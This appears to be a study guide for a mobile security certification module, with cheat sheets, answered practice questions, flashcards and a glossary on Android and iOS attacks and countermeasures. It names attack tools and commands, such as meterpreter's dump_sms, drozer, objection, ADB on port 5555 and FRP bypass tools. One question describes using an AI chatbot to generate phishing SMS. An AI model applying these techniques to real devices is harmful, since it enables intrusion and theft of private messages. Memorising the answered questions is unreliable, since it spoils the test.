BYOD	Bring Your Own Device	Policy allowing personal devices at work
HAL	Hardware Abstraction Layer	Android layer bridging OS and hardware

Acronym	Stands for	One-line meaning
ART	Android Runtime	Where Android apps actually execute
HID	Human Interface Device	Keyboard/mouse device class, abused in attacks
DLP	Data Loss Prevention	Controls to stop sensitive data leaving a device
ACL	Access-Control List	Rules on who/what may access a resource
UDID	Unique Device Identifier	A specific iOS device's unique ID
PII	Personally Identifiable Information	Data that can identify a specific person
C&C	Command and Control	Attacker's server directing malware
DMZ	Demilitarized Zone	Network buffer zone between internet and LAN
SDK	Software Development Kit	Tools/libraries to build apps for a platform
CA	Certificate Authority	Issues trusted digital certificates

7. Attack vs Countermeasure and Look-alike Comparisons

7.1 Attack vs countermeasure

Attack	Best countermeasure
SMiShing	Never click links in SMS; verify sender separately
Bluesnarfing / Bluebugging	Turn off Bluetooth; keep it hidden, not discoverable
Agent Smith (app replacement)	Install only from official stores; watch for ad spam
SS7 exploitation	Prefer app-based TOTP over SMS OTP
Simjacker	Carrier-side S@T Browser filtering (user has limited control)
Call spoofing	Hang up; call back using a known, verified number
OTP hijacking / SIM swap	SIM PIN, port-out PIN, app-based 2FA
Camfecting	Avoid unknown links; use a camera cover
Android Camera Hijack Attack	Review and restrict camera/mic/location permissions

Attack	Best countermeasure
Android rooting	Do not root; use Magisk hiding if already rooted
FRP bypass tools	Keep OS patched; verify device history before buying used
Man-in-the-disk	Never stage sensitive/executable data in external storage
Spearphone	Avoid loudspeaker mode for sensitive calls
iOS jailbreaking	Do not jailbreak; rely on jailbreak detection in apps
iOS Trustjacking	Only tap Trust for your own computers; reset trusted list
GoldPickaxe / malicious MDM profile	Never install an MDM profile from an unsolicited link
Tap 'n Ghost	Disable NFC when not actively using it
SSL pinning bypass	Layer client checks with server-side risk detection
App repackaging	Use repackaging/checksum detection (Appdome, FSquaDRA2)
Lost/stolen device	Enable Find My Device / Find My before it is ever lost

7.2 Look-alike comparisons

- **Bluesnarfing vs Bluebugging:** snarfing steals data; bugging takes control. Ask: was data stolen, or was the device controlled?
- **Rooting vs Jailbreaking:** rooting is Android; jailbreaking is iOS. Match the OS named in the question.
- **SS7 exploitation vs Simjacker:** SS7 attacks the carrier network; Simjacker attacks the SIM's own S@T Browser. Look for "network signaling" versus "SIM card browser."
- **SMiShing vs Vishing vs Phishing:** the channel differs: SMS, voice call, or email. Match the delivery channel named in the question.
- **Untethered vs Tethered jailbreak:** untethered needs no computer on reboot; tethered needs one every time. Ask what happens with zero computer help.
- **Semi-tethered vs Semi-untethered:** semi-tethered needs a computer tool; semi-untethered needs only an app already on the device. Look for "computer" versus "app already installed."
- **MDM vs BYOD:** MDM is the management tool; BYOD is the device- ownership policy. Ask: is this a platform, or a policy?
- **Static vs dynamic analysis:** static reads code without running it; dynamic observes the app while it runs. Look for "without executing" versus "while running."
- **Man-in-the-Disk vs Man-in-the-Middle:** MITD tampers with data at rest on storage; MITM intercepts data in transit on the network. Ask: storage, or network path?

- **Keychain vs KeyStore:** Keychain is iOS; KeyStore is Android. Match the OS named in the question.
- **Cydia/Sileo vs checkra1n/palera1n:** Cydia and Sileo are package managers; checkra1n and palera1n are jailbreak tools. Ask: does it install the jailbreak itself, or install tweaks after the fact?
- **Camfecting vs Android Camera Hijack Attack:** Camfecting is a generic, RAT-driven webcam/mic takeover; the Android attack specifically bypasses the CAMERA, RECORD_AUDIO, and location permissions. Look for named Android permissions versus a generic RAT.
- **objection vs Frida:** Frida is the underlying instrumentation engine; objection is a console built on top of Frida. Ask: is "Frida Gadget" mentioned as the backend?

> **TRAP:** A question may describe a lost phone recovery feature and offer "MDM" and "Find My Device" as two separate answer choices. MDM is the enterprise-wide platform; Find My Device is the single device's own consumer feature. Pick based on scale: one device, one owner (Find My Device) vs. many devices, one organization (MDM).

8. Exam Cheat Sheet

8.1 Keyword -> answer pairs

Keyword in the question	Likely answer
"exported activity", "attack surface"	drozer
"TCP debugging", "port 5555"	ADB / PhoneSploit Pro / Ghost Framework
"stealing data over Bluetooth"	Bluesnarfing
"controlling a device over Bluetooth"	Bluebugging
"replaces legitimate apps", "ad fraud"	Agent Smith attack
"mutual trust, no authentication, operators"	SS7 exploitation
"S@T Browser", "SIM card software"	Simjacker
"fake caller ID", "virtual number"	Call spoofing (SpoofCard)
"SIM control transferred", "telecom operator tricked"	OTP hijacking / SIM swap
"RAT", "webcam", "malicious link"	Camfecting
"CAMERA, RECORD_AUDIO, ACCESS_COARSE_LOCATION"	Android Camera Hijack Attack
"su binary", "/system/xbin/su", "chmod"	Android rooting
"Google Lock", "Factory Reset Protection"	FRP bypass (4uKey/Octoplus FRP)

Keyword in the question	Likely answer
"HID attack", "BadUSB", "DuckHunter"	Kali NetHunter
"meterpreter", "dalvik/android"	Metasploit against Android
"external storage", "tampered update"	Man-in-the-disk
"accelerometer", "no microphone permission"	Spearphone attack
"patches an IPA", "Pwny"	SeaShell Framework
"method swizzling", "JS and Objective-C console"	Cycript
"Frida Gadget", "bypasses SSL pinning"	objection
"Trust This Computer", "iTunes Wi-Fi Sync"	iOS Trustjacking
"default root password alpine"	Jailbroken iOS device
"checksum validation", "anti-repackaging"	Appdome
"apktool d" / "apktool b"	Decompile / rebuild an APK
"ML-accelerated manual pen testing"	ImmuniWeb MobileSuite
"one console for many devices", "remote wipe"	MDM
"personal device, company data"	BYOD

8.2 Must-memorize lists

- **Five hacking phases (context for this module):** Reconnaissance, Scanning/ Enumeration, Gaining Access, Maintaining Access, Clearing Tracks.
- **Anatomy of a mobile attack, three points:** Point 1 the Device, Point 2 the Network, Point 3 the Data Center/Cloud.
- **OWASP Mobile Top 10 2024, in order:** M1 Improper Credential Usage, M2 Inadequate Supply Chain Security, M3 Insecure Authentication/ Authorization, M4 Insufficient Input/ Output Validation, M5 Insecure Communication, M6 Inadequate Privacy Controls, M7 Insufficient Binary Protections, M8 Security Misconfiguration, M9 Insecure Data Storage, M10 Insufficient Cryptography.
- **Four jailbreak types:** Untethered, Semi-tethered, Tethered, Semi-untethered.
- **Three jailbreak exploit levels:** Userland (user-level only), iBoot (user + iBoot level), Bootrom (user + iBoot level).
- **Five Access Gateway authentication methods:** No authentication, Domain only, SMS authentication, RSA SecurID only, Domain + RSA SecurID.
- **Meterpreter Android recon commands:** `sysinfo`, `ipconfig`, `pwd`, `ps`, `dump_sms`.
- **Android Device Administration API powerful actions:** erase all data, change screen-unlock password, set password rules, monitor unlock attempts, lock screen, set password expiration, set storage encryption, disable cameras.

8.3 Numbers and defaults to remember

Fact	Value
ADB over-network debugging port	TCP 5555
Frida server default port	TCP 27042
objection default API port	TCP 8080
Default jailbroken iOS root password	alpine
iOS Keychain hardware-backed encryption	256-bit AES
RSA key size shown in keytool example	2048-bit
Syhunt Mobile Java/Android checks (verify)	350+
Syhunt Mobile iOS checks (verify)	240+
CAMERA/RECORD_AUDIO/ ACCESS_COARSE_LOCATION	3 permissions abused in camera hijack

8.4 "Pick the BEST option" rules for this module

1. If more than one countermeasure is listed and one is "do not root/ jailbreak the device," that is usually the single best answer, because rooting/jailbreaking weakens or removes the sandbox that every other mobile defense depends on.
2. If a question gives both a generic tool and a more specific, named tool that matches every detail in the scenario, pick the specific one (for example, pick "SeaShell Framework" over generic "a post-exploitation framework" if the scenario describes `ipa patch`).
3. If a scenario could be either MDM or a single-device tool (Find My Device/Find My), pick MDM only if the scenario clearly involves managing many devices for an organization; otherwise pick the single-device tool.
4. If both "static analysis" and "dynamic analysis" look plausible, check whether the app is actually running in the scenario. Not running: static. Running/observed live: dynamic.
5. If a scenario names a specific Android permission combination (CAMERA, RECORD_AUDIO, ACCESS_COARSE_LOCATION) exactly, prefer the named attack (Android Camera Hijack Attack) over a generic "malware" answer.
6. For jailbreak-type questions, always check both axes (does it start up alone, does the kernel re-patch alone) before answering; do not rely on the word "tethered" alone, since "semi-tethered" and "semi-untethered" both contain it.

9. Practice Questions

Q1. A security researcher finds that a banking app stores the user's full card number in plain text inside a world-readable file on the device. Which OWASP Mobile Top 10 2024 risk category does this best match?

A. M5 Insecure Communication
B. M9 Insecure Data Storage
C. M1 Improper Credential Usage
D. M8 Security Misconfiguration

Answer: B. Storing sensitive data in a plainly readable, poorly protected location on the device is the definition of Insecure Data Storage (M9). - A is wrong: no network transmission is described. - C is wrong: M1 covers how login credentials are used/handled, not stored card data at rest. - D is wrong: there is no mention of a leftover default/debug configuration.

Q2. An attacker is in Bluetooth range of a victim's phone and uses an open pairing connection to take full control of its call and messaging functions, not just read data from it. What is this attack called?
A. Bluesnarfing
B. Bluebugging
C. Agent Smith attack
D. Man-in-the-disk attack

Answer: B. Bluebugging is specifically defined as gaining control of device functions over Bluetooth, which goes beyond simply stealing data. - A is wrong: Bluesnarfing is about stealing information, not taking control. - C is wrong: Agent Smith is an app-replacement attack delivered via a malicious app from a third-party store, not a Bluetooth attack. - D is wrong: man-in-the-disk is an external storage tampering attack, unrelated to Bluetooth.

Q3. A victim's banking login OTP SMS is intercepted while they are roaming internationally, before it reaches their phone. The intercepting party exploited the lack of authentication between cooperating telecom operators. What is being exploited here?
A. Simjacker, via the S@T Browser
B. SS7 (Signaling System 7)
C. Agent Smith attack
D. Spearphone attack

Answer: B. SS7's core vulnerability is mutual trust between operators with no real authentication, letting a party on the SS7 network intercept calls and texts, exactly as described. - A is wrong: Simjacker specifically abuses the S@T Browser applet on the SIM card itself, not the carrier signaling network. - C is wrong: Agent Smith replaces apps on the device; it does not intercept telecom signaling. - D is wrong: Spearphone eavesdrops via the accelerometer during a loudspeaker call, unrelated to roaming/signaling.

Q4. An attacker sends a specially crafted, invisible SMS that silently runs code inside a specific pre-installed SIM card applet, allowing them to report the victim's Cell-ID location back to an accomplice device. Which attack is this?
A. SS7 exploitation
B. Call spoofing
C. Simjacker
D. OTP hijacking

Answer: C. The description matches Simjacker exactly: a crafted SMS executes code in the SIM's S@T Browser applet, silently, to report location data. - A is wrong: SS7 is a network-signaling-level attack, not a SIM applet attack. - B is wrong: call spoofing only changes displayed caller ID, it does not run code on the SIM. - D is wrong: OTP hijacking targets 2FA codes, not location tracking via SIM applets.

Q5. A victim receives a call that shows their bank's real customer service number on caller ID, but the caller is actually a scammer asking for the victim's card PIN. What should the victim do, as the single best next step?
A. Give the PIN since the number matches the bank
B. Hang up and call the bank back using a number from a bill or the bank's official website
C. Ask the caller to send a verification SMS
D. Block the number after the call ends

Answer: B. Caller ID can be spoofed, so the only reliable step is to independently verify by calling back through a number you already trust, obtained outside the suspicious call itself. - A is wrong: that is exactly the mistake call spoofing is designed to cause. - C is wrong: an SMS can also be spoofed/faked and does not prove anything about the voice caller's identity. - D is wrong: blocking after the fact does not undo any information already given, and does not verify anything before acting.

Q6. A company employee's SIM is silently ported to an attacker's device after the attacker convinced the telecom operator's support staff to transfer it, using previously stolen PII. The attacker then logs into the employee's accounts using intercepted OTPs. What is the single best long-term countermeasure for the employee going forward?
A. Set a longer account password
B. Use app-based (TOTP) authenticators instead of relying on SMS OTP
C. Change the phone's wallpaper
D. Disable Wi-Fi on the phone

Answer: B. Since the SMS channel itself was compromised through SIM control, moving 2FA off SMS and onto an app-based authenticator removes the attacker's ability to intercept future codes this way. - A is wrong: a stronger password does not stop an attacker who already intercepts the 2FA code sent to confirm login. - C and D are irrelevant to the described attack path.

Q7. A malicious Android app requests the permissions `android.permission.CAMERA`, `android.permission.RECORD_AUDIO`, and `android.permission.ACCESS_COARSE_LOCATION`, then uses a security bypass bug to access the camera and microphone without ever showing the normal permission prompt. What attack is this?
A. Camfecting
B. Android Camera Hijack Attack
C. Man-in-the-disk attack
D. Spearphone attack

Answer: B. The combination of these three specific permissions and an Android-specific security bypass bug matches the Android Camera Hijack Attack exactly. - A is wrong: Camfecting is the broader, platform-neutral RAT-driven webcam/mic takeover pattern, without naming these specific Android permissions or a bypass bug. - C is wrong: man-in-the-disk is about tampering with staged files in external storage, unrelated to camera/mic access. - D is wrong: Spearphone specifically avoids needing microphone permission at all, using the accelerometer instead.

Q8. Which drozer command would a tester run to list every exported activity, service, and content provider for a specific Android app package, to identify its attack surface?

A. `dz> run app.package.list`

B. `dz> run app.package.info -a <package_name>`

C. `dz> run app.package.attacksurface <package_name>`

D. `dz> run app.activity.start --component <package_name> <activity_name>`

Answer: C. `app.package.attacksurface` is the specific drozer module that reports exported activities, services, and providers for one named package. - A is wrong: that lists every installed package, without attack-surface detail. - B is wrong: that shows basic package info, not exported component counts. - D is wrong: that launches one specific activity directly; it does not enumerate the attack surface first.

Q9. An attacker finds an Android tablet on a corporate Wi-Fi network with TCP debugging left enabled, and connects to it directly using PhoneSploit Pro. Which port did the attacker almost certainly connect to?

A. TCP 4444

B. TCP 5555

C. TCP 8080

D. TCP 443

Answer: B. TCP 5555 is the standard port used by ADB when TCP/ network debugging is enabled, which is exactly what PhoneSploit Pro and similar tools connect to. - A is wrong: 4444 is a common (but arbitrary) Metasploit reverse- handler demo port, unrelated to ADB. - C is wrong: 8080 is objection's default local API port, not an ADB port. - D is wrong: 443 is the standard HTTPS port, unrelated to ADB.

Q10. After getting a meterpreter session on a target Android device through Metasploit, a tester runs `sysinfo` and sees `Meterpreter : dalvik/android` in the output. What does this specifically confirm?

A. The device is running Windows with an Android emulator

B. The meterpreter payload type matches an Android/Dalvik target

C. The session has root access

D. SMS messages have already been dumped

Answer: B. The `dalvik/android` meterpreter type is specific to Android sessions (Dalvik being the historical Android app runtime name), confirming the platform of the compromised

session. - A is wrong: `dalvik/android` would not appear for a Windows target. - C is wrong: `sysinfo` reports platform/OS details, not privilege level. - D is wrong: dumping SMS requires separately running `dump_sms`; `sysinfo` alone does not do this.

Q11. A tester wants to read a device's SMS messages through an active Android meterpreter session. Which meterpreter command should they run?
A. `ps`
B. `pwd`
C. `dump_sms`
D. `ipconfig`

Answer: C. `dump_sms` is the meterpreter command specifically named in this module for dumping a device's SMS messages. - A lists running processes, not SMS content. - B shows the current working directory, unrelated to SMS. - D shows network interface configuration, unrelated to SMS.

Q12. A mobile app downloads a code update and temporarily stages it in the device's shared external storage before installing it. An attacker who can write to that same external storage swaps the staged file for a malicious one before the app reads it back. What is this attack called?
A. Man-in-the-middle attack
B. Man-in-the-disk attack
C. Trustjacking
D. Agent Smith attack

Answer: B. Tampering with data staged on local disk/external storage, rather than intercepting it in network transit, is the defining trait of a man-in-the-disk (MITD) attack. - A is wrong: a classic MITM intercepts data on the network path, not data already at rest on local storage. - C is wrong: Trustjacking abuses the iTunes Wi-Fi Sync trust relationship on iOS, unrelated to external storage staging. - D is wrong: Agent Smith replaces already-installed legitimate apps via a separate malicious app, a different mechanism entirely.

Q13. A malicious Android app with no microphone permission is still able to reconstruct rough details of the user's loudspeaker voice calls. Which sensor is it most likely abusing to achieve this?
A. GPS
B. Accelerometer
C. Ambient light sensor
D. Barometer

Answer: B. The Spearphone attack specifically reads accelerometer vibration data caused by loudspeaker audio, requiring no microphone permission at all. - A, C, and D are real mobile sensors, but none of them is the one described in this module's Spearphone technique.

Q14. Which of the following best differentiates a tethered jailbreak from an untethered jailbreak?
A. Tethered jailbreaks only work on iPads, untethered only on iPhones

B. An untethered jailbreak restores its patched kernel automatically on every reboot without a computer; a tethered jailbreak needs a computer every time it reboots
C. A tethered jailbreak is always illegal, an untethered one is not
D. There is no real difference between the two

Answer: B. This is exactly how the module defines the two types: untethered survives reboot fully on its own, tethered needs the "boot tethered" computer step every single time. - A is wrong: the distinction is about reboot behavior, not device model. - C is wrong: legality is not the distinguishing factor described in this module. - D is wrong: there is a clear, specific technical difference.

Q15. A device has a semi-untethered jailbreak. After the device reboots, what is required to restore the jailbroken tweaks?
A. Nothing; tweaks remain active automatically
B. The device must be connected to a computer running a jailbreak tool
C. An app already installed on the device must be run to re-patch the kernel
D. The device must stay permanently stuck in a partial boot state

Answer: C. Semi-untethered jailbreaks specifically re-patch the kernel using an app already on the device, with no computer required. - A is wrong: that describes a fully untethered jailbreak instead. - B is wrong: needing a computer describes semi-tethered (or tethered), not semi-untethered. - D is wrong: that describes a risk specific to tethered jailbreaks if rebooted without help, not the normal semi-untethered behavior.

Q16. A victim once connected their iPhone to a computer and tapped "Trust" on the resulting prompt. Weeks later, while on the same Wi-Fi network, the same (secretly attacker-controlled) computer is still able to read the victim's messages and data wirelessly. Which iOS feature is being abused?
A. Find My
B. iTunes Wi-Fi Sync (iOS Trustjacking)
C. Device Administration API
D. Keychain

Answer: B. This is the exact mechanism of iOS Trustjacking: a one-time "Trust This Computer" decision keeps that computer able to sync wirelessly through iTunes Wi-Fi Sync, long after the original USB connection. - A is wrong: Find My is a lost-device locator/lock/wipe feature, unrelated to this ongoing sync trust relationship. - C is wrong: the Device Administration API is an Android-specific feature, not iOS. - D is wrong: the Keychain is iOS's secure secrets storage area, not the feature being abused here.

Q17. During dynamic testing of an iOS app, a tester needs to swap out one of the app's existing methods for a custom version while the app is actually running, in order to bypass a jailbreak-detection check. Which specific technique are they using?
A. Static analysis

B. Method swizzling
C. App repackaging
D. FRP bypass

Answer: B. Swapping an existing method's implementation for a custom one at runtime is the precise definition of method swizzling, commonly performed with Cycript. - A is wrong: static analysis examines code without running it, the opposite of this live, running-app technique. - C is wrong: app repackaging means rebuilding and redistributing a modified app file, not live runtime patching. - D is wrong: FRP bypass is an Android Factory Reset Protection technique, unrelated to iOS runtime method patching.

Q18. A tester runs `objection --network -h 192.168.1.50 -p 27042 explore` against a target app. What does the `-p 27042` flag specify?
A. The objection API port
B. The Frida server port the tool connects to
C. The ADB debugging port
D. The SSH port for the device shell

Answer: B. Port 27042 is explicitly named in this module as Frida's default server port, which objection connects to as its backend. - A is wrong: the API port is a separate flag (`--api-port`, default 8080). - C is wrong: ADB debugging defaults to port 5555, unrelated to Frida. - D is wrong: SSH typically uses port 22 by convention, and is unrelated to this flag.

Q19. A tester finds that an iOS travel app stores the user's full payment card number, completely unencrypted, inside the device's Keychain. According to this module's Keychain recommendations, what is the most direct violation?
A. Storing only small chunks of data in the Keychain
B. Using 256-bit AES hardware-backed encryption
C. Storing sensitive data without proper encryption or AccessControlFlags
D. Using Touch ID or Face ID to guard the Keychain

Answer: C. The recommendation is to encrypt critical data and gate it with AccessControlFlags; storing a full card number unencrypted directly violates this. - A describes a correct recommendation (small chunks), which is not itself violated by storing one card number, though it is still bad practice to store it at all. - B and D describe correct recommendations, not violations.

Q20. Which of the following is the correct Apktool command to decompile an APK named `app.apk` into a readable folder of resources and smali code?
A. `apktool b app.apk`
B. `apktool d app.apk`
C. `apktool sign app.apk`
D. `apktool install app.apk`

Answer: B. `apktool d` is the decode (decompile) sub-command, which takes the APK file as its argument. - A is wrong: `apktool b` builds (rebuilds) a previously decoded folder, the opposite operation. - C and D are not real Apktool sub-commands shown in this module.

Q21. A thief steals a locked Android phone, performs a factory reset, and then uses 4uKey to remove the Google Account Lock before reselling the device. Which Android security feature was specifically being bypassed?
A. App sandboxing
B. Factory Reset Protection (FRP)
C. SSL pinning
D. The Device Administration API

Answer: B. FRP is the feature designed to require the original Google account's login after a factory reset, specifically to make a stolen device unusable; 4uKey (and similar tools) exist to bypass it. - A is wrong: sandboxing isolates apps from each other, unrelated to post-reset account locking. - C is wrong: SSL pinning is an app-level network security control, unrelated to device reset locks. - D is wrong: the Device Administration API is a policy-enforcement API, not the reset-lock feature itself.

Q22. A company wants to push a mandatory passcode policy, remotely wipe lost devices, and control which apps are installed, across thousands of employee phones and tablets from one console. Which category of solution best fits this need?
A. Find My Device
B. Mobile Device Management (MDM)
C. Bring Your Own Device (BYOD) policy document
D. App repackaging detector

Answer: B. Centralized, fleet-wide policy push, remote wipe, and app control across thousands of devices from one console is exactly what MDM platforms (such as Scalefusion, Intune, or Jamf Pro) are built for. - A is wrong: Find My Device manages one device at a time, for a single owner, not a fleet from one console. - C is wrong: a BYOD policy document defines rules; it does not itself push configuration or remotely wipe devices (MDM is the technical enforcement layer). - D is wrong: a repackaging detector checks app binary integrity, an unrelated capability.

Q23. An attacker writes an AI prompt to a chatbot asking it to generate 50 unique, urgent-sounding SMS messages in three languages, each pretending to be from a different delivery company with a fake tracking link. What is this AI use case best described as?
A. AI-assisted penetration test reporting
B. AI-assisted SMiShing content generation
C. AI-based static code analysis
D. AI-driven mobile threat defense

Answer: B. Using an AI chatbot to mass-produce convincing, multi-language phishing SMS content is a direct example of AI-assisted SMiShing, matching this module's AI angle on that topic. - A is wrong: this is attack content generation, not defensive reporting. - C is wrong: static code analysis examines app code, unrelated to writing phishing text. - D is wrong: threat defense is a defender-side use of AI, the opposite of what is described here.

Q24. A mobile app security platform advertises that it "leverages machine learning technology to augment and accelerate manual mobile penetration testing of iOS and Android applications." Which named tool from this module matches that description?
A. Appdome
B. ImmuniWeb MobileSuite
C. Apktool
D. zANTI

Answer: B. This exact phrase, machine learning used to speed up manual mobile penetration testing, is how ImmuniWeb MobileSuite is described in this module. - A is wrong: Appdome focuses on app tampering/repackaging defense, not ML-accelerated pen testing. - C is wrong: Apktool is a decompiler/rebuilder with no AI/ML component described. - D is wrong: zANTI is a network scanning/MITM Android app, not an ML-based pen testing platform.

Q25. A penetration tester is scoping a mobile security assessment and uses an AI assistant to list every wireless and wired channel a specific phone model exposes (cellular, Wi-Fi, Bluetooth, NFC, USB), so none are missed in the test plan. Which part of this module's "anatomy of a mobile attack" model does this AI use case most directly support?
A. Point 3, the data center/cloud
B. Point 1, the device, specifically its many connection channels
C. The OWASP Mobile Top 10 risk list
D. The MDM/BYOD enterprise control layer

Answer: B. Listing every connection channel a device exposes maps directly to the "vulnerable areas in the mobile business environment" concept under the device itself (cellular, Wi-Fi, Bluetooth, wired), covered early in Point 1 of the anatomy-of-attack model. - A is wrong: the data center/cloud point covers web server/database risks, not the device's own connection channels. - C is wrong: the OWASP list ranks app-level risk categories, not physical/wireless connection channels. - D is wrong: MDM/BYOD is the enterprise management layer, a different part of the module from the device's own channel inventory.

Q26. Which of the following is the single best general countermeasure that appears most often across this entire module's Android-specific attacks (rooting, FRP bypass, sandbox bypass, RAT infection)?
A. Enable NFC at all times for convenience
B. Do not root the device, and install apps only from the official
store
C. Use a longer Wi-Fi password
D. Disable screen lock to speed up access

Answer: B. Across nearly every Android attack in this module, the two most repeated, effective countermeasures are avoiding rooting and restricting installs to the official store, since both directly block the most common entry points described. - A is wrong: NFC should be disabled when not in use, the opposite of always-on, per this module's general guidelines. - C is wrong: Wi-Fi password strength is unrelated to rooting, sideloading, or sandbox bypass

risks. - D is wrong: disabling the screen lock actively removes a basic security control this module repeatedly recommends enabling.

10. Flashcards

Q: What are the three "points" in the anatomy of a mobile attack? | A: Point 1 the device, Point 2 the network, Point 3 the data center/cloud.
Q: What is Bluesnarfing? | A: Stealing data from a device over an open Bluetooth connection.
Q: What is Bluebugging? | A: Taking control of a device's functions over Bluetooth.
Q: What is SMiShing? | A: Phishing delivered by SMS text message instead of email.
Q: What does the Agent Smith attack do? | A: A malicious app from a third-party store replaces/infects legitimate apps for ad-fraud gain.
Q: What is the core weakness of SS7? | A: Mutual trust between telecom operators with no real authentication.
Q: What does Simjacker attack? | A: The S@T Browser applet pre-installed on many SIM cards.
Q: What does SpoofCard do? | A: Lets an attacker display a fake caller ID using a virtual number.
Q: How does OTP hijacking typically start? | A: Attacker steals PII, then social-engineers the telecom operator to transfer SIM control.
Q: What is Camfecting? | A: A RAT-driven attack that takes over a device's camera and microphone.
Q: Which three Android permissions does the Android Camera Hijack Attack abuse? | A: CAMERA, RECORD_AUDIO, ACCESS_COARSE_LOCATION.
Q: What two commands does Android rooting rely on technically? | A: Copying `su` into the PATH, then using `chmod` to make it executable.
Q: What does drozer's `app.package.attacksurface` module do? | A: Lists a package's exported activities, services, and providers.
Q: What port does ADB use for TCP/network debugging? | A: TCP 5555.
Q: What tool uses that open ADB port to remotely control a device? | A: PhoneSploit Pro (also Ghost Framework).
Q: What does the meterpreter command `dump_sms` do? | A: Dumps the target device's SMS messages.
Q: What is a man-in-the-disk (MITD) attack? | A: Tampering with data an app stages in unprotected external storage.
Q: What sensor does a Spearphone attack abuse? | A: The accelerometer (motion sensor).
Q: What is jailbreaking? | A: Installing modified kernel patches on iOS to run unsigned third-party apps and get root access.
Q: Which jailbreak type needs a computer every single reboot? | A: Tethered jailbreak.
Q: Which jailbreak type needs no help at all on reboot? | A: Untethered jailbreak.
Q: Which jailbreak type uses an on-device app, not a computer, to re-patch? | A: Semi-untethered jailbreak.
Q: What does iOS Trustjacking abuse? | A: The iTunes Wi-Fi Sync feature after a one-time "Trust This Computer" decision.

Q: What is the default root password on an unmodified jailbroken iOS device? | A: alpine.
Q: What is method swizzling? | A: Swapping a method's implementation for a custom one at runtime, also called monkey patching.
Q: What tool is commonly used to perform method swizzling on iOS? | A: Cycript.
Q: What does Keychain Dumper extract? | A: Secrets (passwords, certificates, keys) from the iOS Keychain.
Q: What is the Android secure secrets storage area called? | A: KeyStore.
Q: What is the iOS secure secrets storage area called? | A: Keychain.
Q: What does `apktool d` do? | A: Decodes (decompiles) an APK into readable resources and smali code.
Q: What does `apktool b` do? | A: Rebuilds (recompiles) a decoded folder back into an APK.
Q: What is FRP? | A: Factory Reset Protection, an Android feature requiring the prior Google account login after a reset.
Q: What does Appdome's checksum validation feature protect against? | A: App tampering and unauthorized repackaging.
Q: What does MDM stand for and do? | A: Mobile Device Management; centrally manages policy, apps, and wipe across many devices.
Q: What does BYOD stand for? | A: Bring Your Own Device, a policy allowing personal devices to access company resources.
Q: Name the five Access Gateway authentication methods. | A: No authentication, Domain only, SMS authentication, RSA SecurID only, Domain + RSA SecurID.
Q: What does OWASP M9 (2024) cover? | A: Insecure Data Storage.
Q: What does "fail closed" mean for certificate validation? | A: If validation cannot complete, refuse the connection rather than allow it through.
Q: What does static analysis examine? | A: An app's code, without executing it.
Q: What tool performs both static and dynamic APK/IPA analysis? | A: MobSF (Mobile Security Framework).

11. Glossary

ACL (Access-Control List): rules specifying which apps/users may access a resource, such as the iOS Keychain.

ADB (Android Debug Bridge): a command-line tool for developers to shell into, install apps on, and debug an Android device.

Agent Smith attack: a campaign where a malicious app from a third-party store silently replaces or infects legitimate apps for ad-fraud gain.

Apktool: a tool that decompiles (`d`) and rebuilds (`b`) Android APK files.

APK (Android Package): Android's installable application file format.

ART (Android Runtime): the layer of the Android architecture where apps actually execute.

AdvPhishing: a social-media phishing tool that helps bypass two-factor/ OTP authentication.

AndroRAT: a boot-persistent Android remote access Trojan (RAT).

Baseband attack: an attack targeting the radio-processor firmware of a phone, separate from its main OS.

Bluebugging: a Bluetooth attack that gains control of a device's functions.

Bluesnarfing: a Bluetooth attack that steals information from a device.

Bootrom exploit: a jailbreak exploit level granting both user-level and iBoot-level access, the deepest/earliest exploit point.

BYOD (Bring Your Own Device): a policy letting employees use personal devices for work.

Camfecting: a RAT-driven attack that takes over a target's camera and microphone.

C&C (Command and Control): an attacker's server that directs infected devices.

Confused deputy attack: tricking a more-privileged program/process into misusing its privilege on the attacker's behalf.

Cycript: a runtime manipulation tool mixing JavaScript and Objective-C for live iOS app analysis.

DLP (Data Loss Prevention): controls aimed at stopping sensitive data from leaving a device or network.

DMZ (Demilitarized Zone): a network buffer zone between the internet and an internal network, where servers like an MDM server may sit.

drozer: an Android security testing framework used to find an app's attack surface.

Factory Reset Protection (FRP): an Android anti-theft feature requiring the prior Google account login after a factory reset.

Find My / Find My Device: Apple's/Google's own lost-device locate, lock, and wipe features.

Frida: a dynamic instrumentation toolkit used to hook and manipulate running apps.

Ghost Framework: an ADB-based Android post-exploitation tool.

GoldPickaxe: an iOS/Android Trojan that tricks victims into scanning their face and ID documents.

HAL (Hardware Abstraction Layer): the Android layer that bridges the OS and device hardware.

HID (Human Interface Device) attack: an attack where a device impersonates a keyboard/mouse to type malicious commands automatically.

iBoot exploit: a jailbreak exploit level granting both user-level and iBoot-level access.

IPA (iOS App store package): iOS's installable application file format.

iTunes Wi-Fi Sync: an Apple feature letting a trusted computer sync an iOS device wirelessly, abused in Trustjacking.

Jailbreaking: installing modified kernel patches on iOS to gain root access and run unsigned third-party software.

KeyStore: Android's secure, hardware-backed storage area for cryptographic keys.

Keychain: iOS's encrypted storage area for passwords, certificates, and keys.

MDM (Mobile Device Management): a platform for centrally managing policy, apps, and data across many mobile devices.

Meterpreter: Metasploit's post-exploitation agent/shell that runs on a compromised target.

Method swizzling: swapping a method's implementation for a custom one at runtime (also called monkey patching).

MITD (Man-in-the-Disk): an attack that tampers with app data staged in unprotected external/shared storage.

MITM (Man-in-the-Middle): an attack where an attacker secretly intercepts or alters communication between two parties.

objection: a runtime exploration console, built on Frida, used to bypass SSL pinning and jailbreak/root detection.

OTP (One-Time Password): a single-use code used to confirm login or a transaction, often as part of 2FA.

OWASP (Open Worldwide Application Security Project): the organization that publishes the Mobile Top 10 risk list.

PhoneSploit Pro: a tool that remotely controls an Android device over an open ADB connection.

PII (Personally Identifiable Information): data that can identify a specific person.

Rooting: gaining privileged ("root") access on Android by exploiting a firmware vulnerability and installing the `su` binary.

RAT (Remote Access Trojan): malware that gives an attacker remote control of an infected device.

S@T Browser: software pre-installed on many SIM cards, abused by Simjacker.

SeaShell Framework: an iOS post-exploitation framework that patches IPA files with a callback payload.

Simjacker: an attack that abuses the SIM card's S@T Browser via crafted SMS to track location and run commands.

SMiShing: phishing delivered through SMS/text messages.

Spearphone: a side-channel attack that reads accelerometer data to eavesdrop on loudspeaker calls, without microphone permission.

SpoofCard: a tool that lets a caller display a fake caller ID.

SS7 (Signaling System 7): a telecom signaling protocol with weak operator-to-operator trust, abused to intercept calls/texts.

Side-channel attack: extracting information indirectly, for example from sensor or timing data, rather than from the data itself.

Tap 'n Ghost: an attack combining a malicious NFC tag (TAP) and a Ghost Touch Generator to inject fake touchscreen input.

